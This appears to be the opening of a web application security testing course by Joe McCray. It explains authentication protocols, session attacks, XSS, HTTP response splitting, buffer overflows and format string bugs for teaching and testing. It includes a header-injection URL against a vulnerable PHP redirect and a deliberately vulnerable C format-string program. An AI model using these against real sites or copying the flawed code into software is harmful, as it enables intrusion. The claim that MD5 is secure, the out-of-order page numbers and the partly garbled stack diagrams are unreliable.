

Advanced Web Application Security Testing

By Joe McCray

Individual Contributors:

Chris Boedicker

Table of Contents

Introduction:	4
Foundations of Web Application Security:	4
Web Application Testing Process	51
Authentication Testing	121
1. Testing for Credentials Transported over an Encrypted Channel	121
2. Testing for default credentials	124
Authorization Testing	157
1. Testing Directory traversal / file include	157
2. Testing for Privilege Escalation	158
3. Testing for Insecure Direct Object References	162
Session Management Testing	167
1. Testing for Bypassing Session Management Schema	167
2. Testing for Cookies attributes	170
3. Testing for Session Fixation	173
4. Testing for Exposed Session Variables	100
5. Testing for Cross Site Request Forgery (CSRF)	102
6. Testing for logout functionality	107
7. Test Session Timeout	110
Input Validation Testing	112
1. Testing for Reflected Cross Site Scripting	112
2. Testing for Stored Cross Site Scripting	115
3. Testing for HTTP Verb Tampering	120
4. Testing for HTTP Parameter pollution	120
5. Testing for SQL Injection	121
Authentication Bypass	121
Error-Based SQL Injection	123
Boolean-based SQLi	130
Time-based SQLi	130
6. Testing for LDAP Injection	135
7. Testing for XML Injection	138
External Entity	139
8. Testing for XPath Injection	143
9. Testing for Code Injection	140
10. Testing for Command Injection	142
Testing for Error Handling	144
1. Analysis of Error Codes	144
2. Analysis of Stack Traces	147
Testing for weak Cryptography	148
1. SSL/TLS Testing	148
2. Testing for Padding Oracle	154
Business Testing Logic	160
1. Test Business Logic Data Validation	160
2. Test Ability to Forge Requests	163
3. Test Integrity Checks	163
4. Test for Process Timing	162
5. Test Defense Against Application Misuse	162

6. Test Upload of Unexpected File Types	162
Client Side Testing	172
1. Testing for Client Side URL Redirect	172
2. Testing for Clickjacking	175
3. Test Cross Origin Resource Sharing	178
4. Testing for Spoofable Client IP address	178

Introduction:

In software engineering, a web application is an application delivered to users from a web server over a network such as the internet or an intranet. Web applications are popular due to the ubiquity of the web browser as a client, sometimes called a thin client.

The ability to update and maintain web applications without distributing and installing software on potentially thousands of client computers is a key reason for their popularity.

Web applications are used to implement web mail, online retail sales, online auctions, discussion boards, weblogs, and perform many other functions.

So in today's cyber world security of these web application is most critical and demanding. Web application security must be addressed across the tiers and at multiple layers of networking.

A weakness in any tier or layer makes your web application vulnerable to attack. The solution to Web application security is more than technology. It is an ongoing process involving people and practices. Web Security is the process of making the transactions and the data distributed over Internet, secure. In other words, it is the process of making activities that are carried out over a network, secure.

This course will introduce Web application security, explains common security terminology and presents a set of proven security principles.

Foundations of Web Application Security:

Security is the quality of being secure and web Security relies foremost on the following elements:

Authentication:

Authentication addresses the question: who are you? It is the process of uniquely identifying the clients of your applications and services. These might be end users, other services, processes, or computers. In security parlance, authenticated clients are referred to as principals.

Authorization:

Authorization addresses the question: what can you do? It is the process that governs the resources and operations that the authenticated client is permitted to access. Resources include files, databases, tables, rows, and so on, together with system-level resources such as registry keys and configuration data. Operations include performing transactions such as purchasing a product, transferring money from one account to another, or increasing a customer's credit rating.

Auditing:

Effective auditing and logging is the key to non-repudiation. Non-repudiation guarantees that a user cannot deny performing an operation or initiating a transaction. For example, in an e-commerce system, non-repudiation mechanisms are required to make sure that a consumer cannot deny ordering 100 copies of a particular book.

Confidentiality:

Confidentiality, also referred to as privacy, is the process of making sure that data remains private and confidential, and that it cannot be viewed by unauthorized users or eavesdroppers who monitor the flow of traffic across a network. Encryption is frequently used to enforce confidentiality. Access control lists (ACLs) are another means of enforcing confidentiality.

Integrity:

Integrity is the guarantee that data is protected from accidental or deliberate (malicious) modification. Like privacy, integrity is a key concern, particularly for data passed across networks. Integrity for data in transit is typically provided by using hashing techniques and message authentication codes.

Availability:

From a security perspective, availability means that systems remain available for legitimate users. The goal for many attackers with denial of service attacks is to crash an application or to make sure that it is sufficiently overwhelmed so that other users cannot access the application.

Authentication:

Authentication is a fundamental aspect of system security. It confirms the identity of any user trying to log on to a domain or access network resources in other way Authentication is the technique by which a process verifies that its communication partner is who it is supposed to be and not an imposter.

Confusion about authorization and authentication: Authentication deals with the question of whether or not you are actually communicating with a specific process. Authorization is concerned with that process is permitted to do.

For example S client process contacts a files server and says: I'm a Joe's process and I want to delete the file movie.old. From the file server's point of view, two questions must be answered?

1. Is this actually Joe's S Process (authentication)
2. Is Joe allowed to delete the movie.old (authorization)

Only after both questions have been unambiguously answered in the affirmative can request action take place. The former question is really the key one. Once the file server knows whom it is talking to checking authorization is just a matter of looking up the entries in local tables.

Major Types of Authentication protocols:

- EAP
- CHAP
- PAP
- TACACS
- TACACS+
- IEEE 802.1x

- Radius
- Kerberos
- Message Digest (5th version) - MD5.

1. EAP (Extensible Authentication Protocol):

Extensible Authentication Protocol (EAP) is key for protecting the security of wireless (802.1x) LANs, wired LANs and dial-up and Virtual Private Networks (VPNs). EAP does not decide on a specific authentication mechanism at the link control phase, but rather postpones this until the authentication phase. This allows the authenticator to request more information before determining the specific authentication mechanism. This also permits the use of a back-end server, which implements the various mechanisms while the PPP authenticator just passes through the authentication exchange.

2. CHAP (Challenge Handshake Authentication Protocol):

Short for Challenge Handshake Authentication Protocol, a type of authentication in which the authentication agent (typically a network server) sends the client a random value that is used only once and an ID value (challenge). Both the sender and peer share a predefined secret.

This protocol is used by ISPs to authenticate their clients. In this scheme, a value is sent to the client (the machine who connects), the client calculates a hash from this value which it sends to the server and the server compares the hash with the one it has calculated. If the value matches, then it allows the client to access the network. CHAP is a more secured protocol.

3. PAP (Password Authentication Protocol):

Password Authentication Protocol is a security authentication protocol used with PPP (Point to Point Protocol, An Internet protocol for connecting computers over a serial line). PAP is the most basic form of authentication for logging into a network. A user's name and password are transmitted over a network and compared to a table of name-password pairs. IT is a non-secure authentication scheme to validate the identity of the originator of the connection. An ID and password (requested by the remote access server) is transmitted in the clear from the originator (client). This two-way handshake results in link success or failure (termination). Contrast to CHAP.

4. TACACS (Terminal Access Controller Access Control System)

(TACACS): TACACS is a protocol for authenticating users, attempting to gain access to servers, networks and remote-access servers. Since TACACS is an unencrypted protocol, it is less secure than the latest TACACS+ and RADIUS protocols.

A TACACS server supports only the basic password exchanges that PAP uses; it does not support CHAP. TACACS is commonly used in UNIX networks.

5. TACACS (Terminal Access Controller Access Control System+):

TACACS+ is a superior version of TACACS and it gives more reliable services. TACACS+ and RADIUS ease the burden of managing enterprise remote-access services. These systems provide a suite of services, including user authentication, authorization and usage accounting, collectively known as AAA.

The TACACS+ protocol was designed to allow effective communication of AAA information between NAS's and a central server. It uses TCP for reliable connections between clients and servers. TACACS+ is a completely new protocol and is therefore not compatible with TACACS or XTACACS.

6. IEEE802.1x:

IEEE 802.1X is an IEEE (Institute of Electrical and Electronics Engineers) standard for port-based network access control, part of the IEEE 802 (802.1) group of protocols. It provides authentication to devices attached to a LAN port, establishing a point-to-point connection or preventing access from that port if authentication fails. It is often used for wireless access points, and is based on the EAP, Extensible Authentication Protocol (RFC 2284).

IEEE 802.1x provides an effective framework for authentication. It requires entities to play three roles in the authentication process, namely,

1. Supplicant (a client device - usually a PC or Laptop with 802.1X client loaded),
2. Authenticator (device with 802.1x support - Usually a LAN switch with 802.1x support or a Access point with 802.1x support)
3. Authentication Server (Radius/TACACS server).

7. RADIUS (Remote Authentication Dial-In User Service):

RADIUS stands for Remote Authentication Dial-In User Service. RADIUS is a widely used protocol in network environments for Authentication.

There are three specifications that make up the RADIUS protocol suite:

- **Authorization,**
- **Authentication**
- **and Accounting.**

These specifications objective to centralize authentication, authorization, configuration and accounting for dial-in services to an independent server. RADIUS allows a company to maintain user profiles in a central database that all remote servers can share. It provides better security, allowing a company to set up a policy that can be applied at a single administered network point. Having a central service also means that it's easier to track usage for billing and keeping network statistics.

KERBEROS:

Kerberos is a network authentication protocol developed at the **Massachusetts Institute of Technology (MIT)**.

Kerberos is an Internet Engineering Task Force (IETF) standard for providing authentication. Kerberos works by having a central server grant a "ticket" honoured by all networked nodes running Kerberos. In short It is a security system based on symmetric key cryptography.

It is designed to provide strong authentication for client/server applications by using secret-key cryptography. Once the user is authenticated, the server issues a "ticket" to allow the client to make a valid request for the services (eg., e-mail, printing services etc). The core of Kerberos architecture is the **KDC (Key Distribution Server)**. The KDC stores authentication information and uses it to securely authenticate users and services. It also prevents eavesdropping or replay attacks (recording and retrying encryption information "snooped" off the network), through support for a variety of data encryption schemes.

Message Digest (5th version) - MD5:

This is a fast and secure algorithm & used in public key encryption. MD5 is frequently used alongside encryption and authentication software. MD5 produces a short (typically 16 bytes) checksum of a file.

- Any change to the original file will result in a change to the checksum and thus allow tampering to be detected without having to compare the full -length files. The MD5 algorithm is intended for digital signature applications, where a large file must be "compressed" in a secure manner before being encrypted with a private (secret) key under a public key crypto system like RSA Data Security or PGP.

Threat to Authentication:

This section will discuss the attacks used to circumvent or exploit the authentication process of web applications.

(A) Brute Force or Dictionary Attack

In computer science, a brute-force consists of systematically enumerating every possible solution of a problem until a solution is found, or all possible solutions have been exhausted. For example, an anagram problem can be solved by enumerating all possible combinations of words with the same number of letters as the desired phrase, and checking one by one whether the words make a valid anagram.

In web applications a Brute Force attack is an automated process of trial and error used to guess a person's username, password, credit-card number or cryptographic key. many systems will allow the use of weak passwords or cryptographic keys, and users will often choose easy to guess passwords, **possibly found in a dictionary.**

Given this scenario, an attacker would cycle through the dictionary word by word, generating thousands or potentially millions of incorrect guesses search for the valid password. When a guessed password allows access to the system, the brute force attack has been successful and the attacker is able access the account.

The same trial and error technique is also applicable to guessing encryption keys. When a web application uses a weak or small key size, it's possible for an attacker to guess a correct key by testing all possible keys.

Broadly there are two types of brute force attacks:

Normal brute force: A normal brute force attack uses a single username against many passwords.

Reverse brute force: A reverse brute force attack uses many usernames against one password. In systems with millions of user accounts, the odds of multiple users having the same password dramatically increases.

While brute force techniques are highly popular and often successful, they can take hours, weeks or years to complete.

(B) Insufficient Authentication (“Security through Obscurity”)

Insufficient Authentication goes on when a web site permits an attacker to access sensitive content or functionality without having to properly authenticate. Web-based administration tools are a good example of web sites providing access to sensitive functionality. Depending on the specific online resource, these web applications should not be directly accessible without the user required to properly verify their identity.

To get around setting up authentication, some resources are protected by "hiding" the specific location and not linking the location into the main web site or other public places. However, this approach is nothing more than "**Security Through Obscurity**". It's vital to understand that simply because a resource is unknown to an attacker, it still remains accessible directly through a specific URL. The specific URL could be discovered through a Brute Force probing for common file and directory locations (/admin for example), error messages, referrer logs, or perhaps documented in help files. These resources, whether they are content or functionality driven, should be adequately protected.

Example:

Many web applications have been designed with administrative functionality location directory off the root directory (/admin/). This directory is usually never linked to anywhere on the web site, but can still be accessed using a standard web browser. Since the user or developer never expected anyone to view this page since it's not linked, adding authentication is many times overlooked. If an attacker were to simply visit this page, they would obtain complete administrative access to the web site.

(C) Weak Password Recovery Validation

The Authentication covers attacks that target a web site's or web application method of validating the uniqueness of a user, service or application. Authentication is performed using at least one of three mechanisms:

- Something you have
- Something you know
- Something you are

Weak Password Recovery Validation is when a web site or web application allow an attacker to illegally obtain, change or recover another user's password. Conventional web site authentication methods require users to select and remember a password or pass phrase. The user should be the only person that knows the password and it must be remembered precisely. As time passes, a user's ability to remember a password fades. The matter is further complicated when the average user visits 20 sites requiring them to supply a password.

Examples of automated password recovery processes include requiring the user to answer a "secret question" defined as part of the user registration process. This question can either be selected from a list of canned questions or supplied by the user. Another mechanism in use is having the user provide a "hint" during registration that will help the user remember his password. Other mechanisms require the user to provide several pieces of personal data such as their social security number, home address, zip code etc. to validate their identity. After the user has proven who they are, the recovery system will display or e-mail them a new password.

A web site is considered to have Weak Password Recovery Validation when an attacker is able to foil the recovery mechanism being used. This happens when the information required to validate a user's identity for recovery is either easily guessed or can be circumvented. Password recovery systems may be compromised through the use of brute force attacks, inherent system weaknesses, or easily guessed secret questions.

(E) Information Verification

some websites only needs the email address in combination with their home address and telephone number. This information can be easily obtained from any number of online white pages or even through searching on Google. As a result, the verification information is not much undisclosed. Further, the information can be compromised via other methods such as Cross-site Scripting and Phishing Scams.

(F) Password Hints

As we all knows that most of websites has the alternate for the missing password is hints to help for reminding or recovering of the passwords (You must have seen the forgot password link on email portals like yahoo, hotmail). It can be easily source for the attack because the hint gives support to Brute Force attacks. A user may have fairly good password of "1980tom" with a corresponding password hint of "birthday+ pet name". An attacker can assemble from this hint that the user's password is a combination of the user's birthday and the user's pet name. This helps thins the dictionary Brute Force attack against the password significantly.

(G) Secret Question and Answer

This is also a very practical and common loop hole in password security, Even you may have tried this some time in your life also. A user's password could be "California" with a secret question of "where you live". An attacker could then limit a secret answer Brute Force attack to city names. Moreover, if the attacker knows a little about the target user, learning their living place is also an straightforward task.

AAA or Triple-A Framework in web security:

Security for service access is one of the primary issues that we attempt to address. Thus, we look at (standard) systems and protocols for building Authentication, Authorization, and Accounting (AAA) frameworks. First time AAA Framework Proposed and **submitted by the IETF AAA WG** (The Internet Engineering Task Force AAA work group).

AAA (Authentication, Authorization, Accounting) describes a framework for intelligently controlling access to network resources, enforcing policies, and providing the information necessary to bill for services.

Normally AAA framework works on mainly its protocols:

- Diameter
- Radius

Diameter, a state-of-the-art AAA protocol designed to meet today's reliability, security and robustness requirements, and examines Diameter-Mobile IP interactions; and explains

RADIUS (Remote Authentication Dial-In User Services) and its latest extensions; details EAP (Extensible Authentication Protocol) in-depth, giving a protocol overview, and covering EAP-XXX;

Infrastructure protocols or AAA protocols, which employ one or more authentication Protocols to do AAA. Any AAA protocol is composed of a number of sub-protocols that define the generic characteristics, e.g., the format in which the authentication messages (as defined by the authentication protocol in use) should be transported, how to route AAA messages, etc. These protocols work towards authenticating and authorizing users for the basic network connectivity at a public place. The AAA protocol that has been widely deployed is Remote Access Dial-in User Service (RADIUS).

The main aim of AAA is to provide a range of different user authentication and data encryption options so that each user can be given the appropriate level of security for their particular applications.

Authorization:

An "authorization" is a right or a permission that is granted to a system entity to access a system resource. **RFC 2989** Network Access AAA Evaluation Criteria defines authorization as;

“The act of determining if a particular right, such as access to some resource, can be granted to the presenter of a particular credential.”

Clearly there needs to be some assurance that the presenter has the associated rights to obtain that credential. Looking back at our explanation of identity and authentication, if we seek to authorize access to a resource based on a user's identity (his credential) we need to ensure that that user is properly authenticated to the credential. Furthermore it could be argued that the presenter of the credential should authenticate the resource he is in fact accessing to complete the chain of trust for the transaction. This is usually referred to as mutual or bilateral authorization.

The Authorization section covers attacks that target a web site's method of determining if a user, service, or application has the necessary permissions to perform a requested action. For example, many web sites should only allow certain users to access specific content or functionality. Other times a user's access to other resources might be restricted.

Techniques, to attack on authorization:

Using these various techniques, an attacker can hoax a web site into increasing their privileges to protected areas.

1. Session Hijacking

Recording of Session Prediction is a method of hijacking or impersonating a web site user details. Assuming or guessing the unique value that identifies a particular session or user accomplishes the attack, the consequences could allow attackers the ability to issue web site requests with the compromised user's privileges.

Many web sites are intended to authenticate and track a web user when communication is first established. For this we use the cookies, sessions etc ... To do this, users must prove their identity to the web site, typically by supplying a username/password (credentials) combination. Rather than passing these confidential credentials back and forth with each transaction, web sites will generate a unique "session ID" to identify the user session as authenticated. Subsequent communication between the user and the web site is tagged with the session ID as "proof" of the authenticated session. If an attacker is able predict or guess the session ID of another user, fraudulent activity is possible.

Many web sites attempt to generate session IDs using proprietary algorithms. These custom methodologies might generation session IDs by simply incrementing static numbers. Or there could be more complex procedures such as factoring in time and other computer specific variables.

The session ID is then stored in a cookie, hidden form-field, or URL. If an attacker can determine the algorithm used to generate the session ID, an attack can be mounted as follows:

- Attacker connects to the web application acquiring the current session ID.

- Attacker calculates or Brute Forces the next session ID.
- Attacker switches the current value in the cookie/hidden form field/ URL and assumes the identity of the next user.

2. Insufficient Authorization

when a web site grants the access to sensitive data or functionality but for that user should have the increased access control restrictions which he don't have right now is called as a Insufficient Authorization. When a user is authenticated to a web site, it does not necessarily mean that he should have full access to all content and that functionality should be granted arbitrarily. Authorization procedures are performed after authentication, enforcing what a user, service or application is permitted to do. Thoughtful restrictions should govern particular web site activity according to policy. Sensitive portions of a web site may need to be restricted to everyone expect to perhaps an administrator.

In the past, many web sites have stored administrative content and/or functionality the in hidden directories such as /admin or /logs. If an attacker was to directly request these directories, he would be allowed access. He may thus be able to reconfigure the web server, access sensitive information or compromise the web site.

3. Insufficient Session Expiration:

when a web site allow an attacker to reuse old session authorization or session IDs for authorization. Insufficient Session Expiration increases a web site's exposure to attacks that steal or impersonate other users. Since HTTP is a stateless protocol, web sites commonly use session IDs to uniquely identify a user from request to request. Consequently, each session ID's confidentiality must be maintained in order to prevent multiple users from accessing the same account. A stolen session ID can be used to view another user's account or perform a fraudulent transaction.

The lack of proper session expiration may improve the likely success of certain attacks. For example, an attacker may intercept a session ID, possibly via a network sniffer or Cross-site Scripting attack. Although short session expiration times do not help if a stolen token is immediately used, they will protect against ongoing replaying of the session ID. In another scenario, a user might access a web site from a shared computer (such as at a library, Internet cafe, or open work environment). Insufficient Session Expiration could allow an attacker to use the browser's back button to access web pages previously accessed by the victim. A long expiration time increases an attacker's chance of successfully guessing a valid session ID. The long length of time increases the number of concurrent and open sessions, which enlarges the pool of numbers an attacker, might guess.

In a shared computing environment (more than one person has unrestricted physical access to a computer), Insufficient Session Expiration can be exploited to view another user's web activity. If a web site's logout function merely sends the victim to the site's home page without ending the session, another user could go through the browser's page history and view pages accessed by the victim. Since the victim's session ID has not been expired, the attacker would be able to see the victim's session without being required to supply authentication credentials.

4. Session Fixation

Session Fixation is an attack practice that forces a user's session ID to an explicit value. Depending on the functionality of the target web site, a number of techniques can be utilized to “fix” the session ID value. These techniques range from Cross-site Scripting exploits to peppering the web site with previously made HTTP requests. After a user's session ID has been fixed, the attacker will wait for them to login. Once the user does so, the attacker uses the predefined session ID value to assume their online identity. Generally speaking there are two types of session management systems when it comes to ID values.

The first type is "permissive" systems that allow web browsers to specify any ID. The second type is "strict" systems that only accept server-side generated values. With permissive systems, arbitrary session IDs are maintained without contact with the web site. Strict systems require the attacker to maintain the “trap-session”, with periodic web site contact, preventing inactivity timeouts. Without active protection against session fixation, the attack can be mounted against any web site using sessions to identify authenticated users. Web sites using sessions IDs are normally cookie-based, but URLs and hidden form-fields are used as well. Unfortunately, cookie-based sessions are the easiest to attack. Most of the currently identified attack methods are aimed toward the fixation of cookies.

In contrast to stealing a user's session ID after they have logged into a web site, session fixation provides a much wider window of opportunity. The active part of the attack takes place before the user logs in.

The session fixation attack is normally a three step process:

1) Session set-up

The attacker sets up a "trap-session" for the target web site and obtains that session's ID. Or, the attacker may select an arbitrary session ID used in the attack. In some cases, the established trap session value must be maintained (kept alive) with repeated web site contact.

2) Session fixation

The attacker introduces the trap session value into the user's browser and fixes the user's session ID.

3) Session entrance

The attacker waits until the user logs into the target web site. When the user does so, the fixed session ID value will be used and the attacker may take over.

Fixing a user's session ID value can be achieved with the following techniques:

Issuing a new session ID cookie value using a client-side script

A Cross-site Scripting vulnerability present on any web site in the domain can be used to modify the current cookie value.

Client-side Attacks: Cross-site Scripting (XSS)

Web applications often make the use of client side scripting languages like java script VB scripts into web pages to support dynamic client-side behavior. This script code is executed in the context of the user's web browser. To protect the user's environment from malicious script code, a **sandboxing mechanism** (Sandboxing is a popular technique for creating confined execution environments, which could be used for running un-trusted programs. A sandbox limits, or reduces, the level of access its applications have—it is a container.) is used that limits a program to access only resources associated with its origin site.

Unfortunately, these security mechanisms fail if a user can be lured into downloading malicious Script code from an intermediate, trusted site. In this case, the malicious script is granted full access to all resources (e.g., authentication tokens and cookies) that belong to the trusted site. Such attacks are called cross-site scripting (XSS) attacks.

Cross-site Scripting (XSS) is an attack technique that forces a web site to echo attacker-supplied executable code, which loads in a user's browser. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

When an attacker gets a user's browser to execute his code, the code will run within the security context of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site.

Threats of Cross Site Scripting:

Often attackers will inject JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable application to fool a user in order to gather data from them. Everything from account hijacking, changing of user settings, cookie theft/poisoning, or false advertising is possible. Now a days we can see the new malicious uses are being found every day for XSS attacks:

There are two types of Cross-site Scripting attacks

- Non-Persistent or reflected vulnerability Attacks
- Persistent or second-order vulnerability Attacks

Non-Persistent or reflected vulnerability Attacks

This kind of cross site scripting hole is also referred to as a non-persistent or reflected vulnerability, and is by far the most common type. These holes show up when data provided by a web client is used immediately by server-side scripts to generate a page of results for that user. If invalidated user supplied data is included in the resulting page without HTML quoting, this will allow client-side code to be injected into the dynamic page. A classic example of this is in site search engines: if one searches for a string which includes some HTML special characters, often the search string will be redisplayed on the result page to indicate what was

searched for, or will at least include the search terms in the text box for easier editing. If all occurrences of the search terms aren't HTML quoted, a XSS hole will result.

At first blush, this doesn't appear to be a serious problem since users can only inject code into their own pages. However, with a small amount of social engineering, an attacker could convince a user to follow a malicious URL which injects code into the results page, giving the attacker full access to that page's content. Due to the general requirement of the use of some social engineering in this many programmers have disregarded these holes as not terribly important. This misconception is sometimes applied to XSS holes in general (even though this is only one type of XSS) and there is often disagreement in the security community as to the importance of cross site scripting vulnerabilities..

Persistent or second-order vulnerability Attacks

XSS vulnerability is also referred to as a stored or persistent or second-order vulnerability and it allows the most powerful kinds of attacks. This XSS vulnerability exists when data provided to a web application by a user is first stored persistently on the server (in a database, file system, or other location), and later displayed to users in a web page without being HTML quoted. A classic example of this is with online message boards, where users are allowed to post HTML formatted messages for other users to read. These vulnerabilities are usually more significant than other type because an attacker can inject script just once, and could potentially hit a large number of other users with little need for social engineering. The methods of injection can vary a great deal, and an attacker may not need to use the web application itself to exploit such a hole. Any data received by the web application (via email, system logs, etc) that can be controlled by an attacker must be quoted prior to re-display in a dynamic page, else a XSS vulnerability of this type could result.

Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to click on any link, just simply view the web page containing the code.

1. Client-side Attacks: Spoofing

Spoofing" is an attempt to gain access to a system by posing as an authorized user. Synonymous with impersonating, masquerading or mimicking.

Spoof Sites: when we use the web, our browser sends requests to web servers based on the domain name of the server, e.g. ebay.com. Browsers usually display the domain name, we part of the `address` or `location` of the page, e.g. the joe homepage address of http://www.joe.com. Attackers can easily own any unallocated domain name – often confusingly similar to the `correct` domain names, e.g. joeonline.com. Attackers have essentially complete control over the content of the page, so it may display the name and logo of say about Joe– without Joe’s authorization. Attackers can also select any prefix to the domain name, e.g. if attacker owns bkup1.com, then he can use e.g. joe.bkup1.com. **Such sites, that try to appear as belonging to some organization or company without authorization, are called spoofed sites.**

In other words, attacker creates misleading context in order to trick the victim into making an inappropriate security-relevant decision.

People using computer systems often make security-relevant decisions based on contextual cues they see. For example, you might decide to type in your bank account number because you believe you are visiting your bank's Web page. This belief might arise because the page has a familiar look, because the bank's URL appears in the browser's location line, or for some other reason.

Webpage spoofing, also known as phishing. In this attack, a web page is replicated in "look and feel" to another server but is owned and operated by someone else. It is intended to fool someone into thinking that they are connected to a trusted site.

Typically, a bank's log-in page might be spoofed by a crook. The crook then harvests the user names and passwords. This attack is often performed with the aid of DNS cache poisoning in order to direct the user away from the legitimate site and into the false one. Once the user puts in their password, the attack-code reports a password error, and then redirects the user back to the legitimate site.

Content Spoofing: is an attack technique used to trick a user into believing that certain content appearing on a web site is legitimate and not from an external source.

2. Client-side Attacks: HTTP Response Splitting

HTTP Response splitting is a modern form of web application vulnerability. It can be used to perform Cross site scripting attacks, Cross user defacement, Web cache poisoning and similar exploits.

In this Attack at least these three parties always involved:

- Web server
- Target - an entity that act together with the web server perhaps on behalf of the attacker. Usually this is a cache server (forward/reverse proxy), or a may be browser (possibly with a browser cache).
- Attacker – set off the attack

HTTP Response splitting is when you inject headers into the normal response sent by a server. A normal http request consists of a "Request" , "Response" between client and server respectively. HTTP Response splitting is an error in the user input sanitization that allows an attacker to change the response that the server sends to the client.

In its straightforward form consider a PHP redirect on page `redir.php`.

```
<?
header("Location: goto.php?id=" . $_GET['id'] );
?>
```

In this case you can send the URL: redir.php?id=0d%0aSet-Cookie%3A%3Dvalue this will cause the server to set a cookie on the clients machine.

With HTTP Response splitting mechanism these kinds of attacks can be accumulate:

- **Cross-Site Scripting (XSS):**
- **Web Cache poisoning (defacement):** In this defacement takes place where a cache is poisoned which is used by multiple users, thus making them think the site has been defaced, or that the site they are seeing is the genuine site when its not. In this case the attacker uses a proxy server etc and calls the vulnerable page using it to fool the cache into caching the second server response over which the attacker as complete control thus making the website defaced for anyone who uses or shares that cache server or proxy server. Uses for such an attack would vary vastly, some being: Defacement as it causes everyone who uses that cache or proxy to see the website as defaced.
- **Browser cache poisoning:** This is analogous to XSS, the only difference being that the attacker forces the browser to cache the web page thus forming a long lasting defacement till the browser's cache has been empty or cleaned.
- **Cross User attacks:** It is a short-term defacement where the website, may looked defaced to a particular user. This is used in cases of information, id, or password theft. This enables an attacker to make the website look defaced to a particular single user, thus allowing the attacker to steal session data, cookies. It also allows the attacker to lift login information by forging a fake login screen for the website, thus allowing account compromise.
- **Hijacking pages with user-specific information:** This permits user access to sensitive information, which could be confidential or not normally accessible to the user. With this the attacker can receive the server's response to the client allowing sensitive data from the server to the client to be stolen by the attacker.

Command Execution

When we send some inputs (remote commands) to web applications on internet to fulfill requests. Often these user-supplied requests (data) are used to create and the construct commands resulting in dynamic web page content. If this process is done insecurely, an attacker could alter command execution.

These are the major vulnerability of Command execution:

- Buffer Overflow
- Format String Attack
- LDAP Injection
- OS Commanding
- SQL Injection
- SSI Injection
- XPath Injection

1. Buffer Overflow

In computer security and application programming, a buffer overflow is an anomalous condition where a process attempts to store more data in a buffer than there is memory allocated for it, causing the extra data to overwrite adjacent memory locations. The overwritten data may include other buffers, variables and program flow data.

Buffer overflows can cause a process to crash or produce incorrect results. They can be triggered by specially crafted input which may be designed to execute arbitrary, possibly malicious, code, or to make the program operate in an unintended way. As such, buffer overflows cause many vulnerabilities.

Basic example

In the following example, a program has defined two data items which are adjacent in memory: an 8-byte-long string buffer, A, and a two-byte integer, B. Initially, A contains nothing but zero bytes, and B contains the number 3. Characters are one byte wide.

A	A	A	A	A	A	A	A	B	B
0	0	0	0	0	0	0	0	0	3

Now, the program attempts to store the character string "excessive" in the A buffer, followed by a zero byte to mark the end of the string. By not checking the length of the string, it overwrites the value of B:

A	A	A	A	A	A	A	A	B	B
'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	'e'	0

Although the programmer did not intend to change B at all, B's value has now been replaced by a number formed from part of the character string. (In this example, on a big-endian system that uses ASCII, 'e' followed by a zero byte becomes the number 25856.)

If B was the only other variable data item defined by the program, writing an even longer string that went past the end of B could cause an error such as a segmentation fault, terminating the process.

Buffer overflows on the stack

Besides changing the values of unrelated variables, a buffer overflow can cause actions that the programming language would normally never allow. This most often happens when the buffer is on the stack, a storage area onto which data is temporarily "pushed" during the execution of a function. Typically, when a function begins executing, additional memory is allocated at the "top" of the stack to provide storage space for any temporary data items that the function will use. In this example, "X" is data that was on the stack when the program began executing; the program then called a function "Y", which required a small amount of storage of its own; and "Y" then called "Z", which required a large buffer:

Z	Z	Z	Z	Z	Z	Y	X	X	X
						:	/	/	/

If the function Z caused a buffer overflow, it could overwrite data that belonged to function Y or to the main program:

Z	Z	Z	Z	Z	Z	Y	X	X	X
.	/	/

This is particularly serious because on most systems, the stack also holds the return address, that is, the location of the part of the program that was executing before the current function was called. When the function ends, the temporary storage is removed from the stack, and execution is transferred back to the return address. If, however, the return address has been overwritten by a buffer overflow, it will now point to some other location. In the case of an accidental buffer overflow as in the first example, this will almost certainly be an invalid location, not containing any program instructions, and the process will crash.

In concern with web application security a buffer overflow is a condition where poor input handling in a application results in the ability to inject attack code into specific memory locations. This code runs in the security context of the host application, which sometimes results in having privileges of the powerful System account. Although they require above-average skill to execute, buffer overflow attacks are attractive to hackers because they allow remote code execution. And since exploit tools are often available to automate the overflow, buffer overflow attacks can be widespread.

Note that buffer overflows can also cause the application to crash, putting them also in the category of denial of service attacks.

Buffer Overflows vulnerabilities are most common in C and C++. A Buffer Overflow can also occur in a CGI program or when a web page accesses a C program through some scripts.

2. Format String Attack

Format string attacks are a class of vulnerabilities discovered in June 2000. Format string attacks can be used to crash a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain C functions that perform formatting, such as `printf()`. A malicious user may use the `%s` and `%x` format tokens, among others, to print data from the stack or possibly other locations in memory.

One may also write arbitrary data to arbitrary locations using the `%n` format token, which commands `printf()` and similar functions to write back the number of bytes formatted to an argument of type `int *`. By manipulating the stack by using spurious format tokens, this argument can be faked as part of the format string or possibly other user input.

Format string bugs most commonly appear when a programmer wishes to print a string containing user supplied data. The programmer may mistakenly write `printf(buffer)` instead of `printf("%s", buffer)`. The first version interprets `buffer` as a format string, and parses any formatting instructions it may contain.

The second version simply prints a string to the screen, as the programmer intended. Format bugs arise because C's argument passing conventions are type-unsafe. In particular, the `varargs` mechanism allows functions to accept any number of arguments (e.g. `printf`) by "popping" as many arguments off the call stack as they wish, trusting the early arguments to indicate how many additional arguments are to be popped, and of what types.

Example:

This example will show the basic principles of this attack.

```
/*
 * fmtme.c
 * Format a value into a fixed-size buffer
 */
#include <stdio.h>
int
main(int argc, char **argv)
{
    char buf[100];
    int x;
    if(argc != 2)
        exit(1);
    x = 1;
    snprintf(buf, sizeof buf, argv[1]);
    buf[sizeof buf - 1] = 0;
    printf("buffer (%d): %s\n", strlen(buf), buf);
    printf("x is %d/%#x (@ %p)\n", x, x, &x);
    return 0;
}
```

In this example A value passed on the command line is formatted into a fixed-length buffer. Care is taken to make sure the buffer limits are not exceeded. After the buffer is formatted, it is output. In addition to formatting the argument, a second integer value is set and later output.

